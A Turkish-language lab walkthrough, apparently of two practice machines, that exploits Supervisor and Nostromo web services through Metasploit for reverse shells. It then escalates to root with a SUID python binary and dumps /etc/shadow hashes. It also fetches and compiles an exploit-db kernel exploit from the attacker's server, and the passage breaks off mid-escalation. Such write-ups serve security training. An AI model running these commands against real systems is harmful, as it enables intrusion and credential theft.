
Sisteme eriştiğimde nmap taraması yapıyorum ve Supervisor adında bir uygulamanın çalıştığını görüyorum.



Siteye eriştiğimde de sadece status ekranı var ve başka bir erişebilceğim yer göremedim.



Supervisor hakkında biraz araştırma yapınca RCE zafiyeti olduğunu ve bu zafiyeti Metasploit üzerinden sömürebileceğimi görüyorum.



```
msf6 > search supervisor

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/cisco_ucs_rce              2019-08-21       excellent  Yes    Cisco UCS Director Unauthentic
ated Remote Code Execution
   1  exploit/linux/ssh/cisco_ucs_scpuser           2019-08-21       excellent  No     Cisco UCS Director default scp
user password
   2  exploit/linux/http/supervisor_xmlrpc_exec     2017-07-19       excellent  Yes    Supervisor XML-RPC Authenticat
ed Remote Code Execution
   3  exploit/linux/http/trueonline_p660hn_v2_rce   2016-12-26       excellent  Yes    TrueOnline / ZyXEL P660HN-T v2
 Router Authenticated Command Injection
   4  exploit/linux/http/zyxel_lfi_unauth_ssh_rce   2022-02-01       excellent  Yes    Zyxel chained RCE using LFI an
d weak password derivation algorithm
   5    \_ target: Unix Command                     .                .          .      .
   6    \_ target: Linux Dropper                    .                .          .      .
   7    \_ target: Interactive SSH                  .                .          .      .
```

```
msf6 > use 2
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > options

Module options (exploit/linux/http/supervisor_xmlrpc_exec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        Password for HTTP basic auth
   HttpUsername                   no        Username for HTTP basic auth
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                            oit/basics/using-metasploit.html
   RPORT         9001             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                        no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI     /RPC2            yes       The path to the XML-RPC endpoint
   URIPATH                        no        The URI to use for this exploit (default is random)
   VHOST                          no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address o
                                       n the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   3.0a1-3.3.2



View the full module info with the info, or info -d command.

msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set rhosts 172.20.4.57
rhosts => 172.20.4.57
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set lhost 10.8.9.19
lhost => 10.8.9.19
msf6 exploit(linux/http/supervisor_xmlrpc_exec) >
```

Zafiyeti çalıştırdığımda system tarafında shell alabildim.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > run

[*] Started reverse TCP handler on 10.8.9.19:4444
[*] Sending XML-RPC payload via POST to 172.20.4.57:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.4.57
[*] Command Stager progress -  97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.4.57:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (10.8.9.19:4444 → 172.20.4.57:51140) at 2024-09-01 06:05:46 -0400

meterpreter >
```

```
meterpreter > shell
Process 522 created.
Channel 1 created.
whoami
nobody
```

Nobody olarak bağlandığım makinede SUID' leri incelerken python 2.7 kullanabildiğimi gördüm ve bunu kullanarak dikey yükselme yapabilirmiyim onu inceledim.

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

GTFOBins üzerinden araştırdığımda aşağıdaki komut dikkatimi çekti.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Python komutunu çalıştırdığımda root kullanıcısına geçiş yaptım.


```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

```
cat /etc/shadow
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
daemon:*:19635:0:99999:7:::
bin:*:19635:0:99999:7:::
sys:*:19635:0:99999:7:::
sync:*:19635:0:99999:7:::
games:*:19635:0:99999:7:::
man:*:19635:0:99999:7:::
lp:*:19635:0:99999:7:::
mail:*:19635:0:99999:7:::
news:*:19635:0:99999:7:::
uucp:*:19635:0:99999:7:::
proxy:*:19635:0:99999:7:::
www-data:*:19635:0:99999:7:::
backup:*:19635:0:99999:7:::
list:*:19635:0:99999:7:::
irc:*:19635:0:99999:7:::
gnats:*:19635:0:99999:7:::
nobody:*:19635:0:99999:7:::
_apt:*:19635:0:99999:7:::
systemd-network:*:19635:0:99999:7:::
systemd-resolve:*:19635:0:99999:7:::
messagebus:*:19635:0:99999:7:::
systemd-timesync:*:19635:0:99999:7:::
sshd:*:19635:0:99999:7:::
hackviser:$y$j9T$QQu/lS49B5S0JnhbHl0lG.$t/tBeXv48Efe.2gjdC.Ztus3kysEwNj6seeySpo3cc5:19640:0:99999:7:::
systemd-coredump:!*:19635::::::
```


Glitch:

Sisteme eriştiğim gibi nmap taraması yapıyorum ve 80 portuna tarayıic üzerinden erişiyorum fakat site hakkında bir bilgi toplayamıyorum.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.20.1.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 06:42 EDT
Nmap scan report for 172.20.1.139
Host is up (0.054s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
```



Nostromo hakkında araştıma yaptığımda kullanılan sürümde RCE olduğunu keşif ettim.



Bu zafiyeti sömürmek için Metasploit framework' ünü kullandım.

```
search nostromo
msf6 > search nostromo

Matching Modules
================

   #  Name                                    Disclosure Date  Rank  Check  Description
   -  ----                                    ---------------  ----  -----  -----------
   0  exploit/multi/http/nostromo_code_exec   2019-10-20       good  Yes    Nostromo Directory Traversal Remote Comm
and Execution
   1    \_ target: Automatic (Unix In-Memory)  .               .     .      .
   2    \_ target: Automatic (Linux Dropper)   .               .     .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/nostromo_code_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'
```

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/nostromo_code_exec) > options

Module options (exploit/multi/http/nostromo_code_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on
                                        the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/nostromo_code_exec) > set rhosts 172.20.1.139
rhosts => 172.20.1.139
msf6 exploit(multi/http/nostromo_code_exec) > set lhost 10.8.9.19
lhost => 10.8.9.19
```


Zafiyeti çalıştırdıktan sonra www-data kullanıcısı olarak shell aldım.

```
msf6 exploit(multi/http/nostromo_code_exec) > run

[*] Started reverse TCP handler on 10.8.9.19:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.8.9.19:4444 → 172.20.1.139:33888) at 2024-09-01 06:49:46 -0400

shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash
whoami
whoami
www-data
www-data@debian:/usr/bin$
```

Hostnamectl ile OS sürümünü öğrendim ve araştırdığımda bu sürüm üzerinde yetki yükseltme zafiyeti olduğunu buldum.

```
www-data@debian:/usr/bin$ hostnamectl
hostnamectl
   Static hostname: debian
         Icon name: computer-vm
           Chassis: vm
        Machine ID: aa93628dc9ad4dc6884210849cc04482
           Boot ID: beee51b523a244b4ad08674332dda808
    Virtualization: kvm
  Operating System: Debian GNU/Linux 11 (bullseye)
            Kernel: Linux 5.11.0-051100-generic
      Architecture: x86-64
www-data@debian:/usr/bin$
```

Bu zafiyeti sömürmek için gerekli olan PoC kodunu exploit-db üzerinden indiriyorum.



Shell aldığım sistem üzerinden tmp dosyasına geçiş yaparak

```
www-data@debian:/usr/bin$ cd /
cd /
www-data@debian:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
www-data@debian:/$ cd tmp
cd tmp
www-data@debian:/tmp$ ls
ls
systemd-private-beee51b523a244b4ad08674332dda808-systemd-logind.service-a0fm8g
systemd-private-beee51b523a244b4ad08674332dda808-systemd-timesyncd.service-a299Cf
www-data@debian:/tmp$ wget https://www.exploit-db.com/download/50808
wget https://www.exploit-db.com/download/50808
--2024-09-01 06:55:09--  https://www.exploit-db.com/download/50808
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443...
```

Kendi bilgisayarım üzerinden python server açıyorum ve dosyayı diğer system üzerinden indiriyorum.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
47720.py  47837.py  50808.c  shell.php

┌──(kali㉿kali)-[~/Downloads]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
wget http://10.8.9.19:8000/50808.c
--2024-09-01 06:58:02--  http://10.8.9.19:8000/50808.c
Connecting to 10.8.9.19:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7509 (7.3K) [text/x-csrc]
Saving to: '50808.c'

50808.c             100%[===================>]   7.33K  --.-KB/s    in 0.003s

2024-09-01 06:58:02 (2.17 MB/s) - '50808.c' saved [7509/7509]

www-data@debian:/tmp$
```

İndirdiğim dosyayı gcc kullanarak compile ediyorum ve çalıştırmaya çalıştığımda benden bir SUID beklediğini görüyorum.

```
www-data@debian:/tmp$ gcc 50808.c -o shell
gcc 50808.c -o shell
www-data@debian:/tmp$ ls
ls
50808.c
shell
systemd-private-beee51b523a244b4ad08674332dda808-systemd-logind.service-a0fm8g
systemd-private-beee51b523a244b4ad08674332dda808-systemd-timesyncd.service-a299Cf
wget-log
www-data@debian:/tmp$ ./shell
./shell
Usage: ./shell SUID
www-data@debian:/tmp$
```

Aşağıdakı komut ile kullanabilceğim SUID' leri listeledim ve burda su komutu dikkatimi çekti.

```
www-data@debian:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/tmp$
```

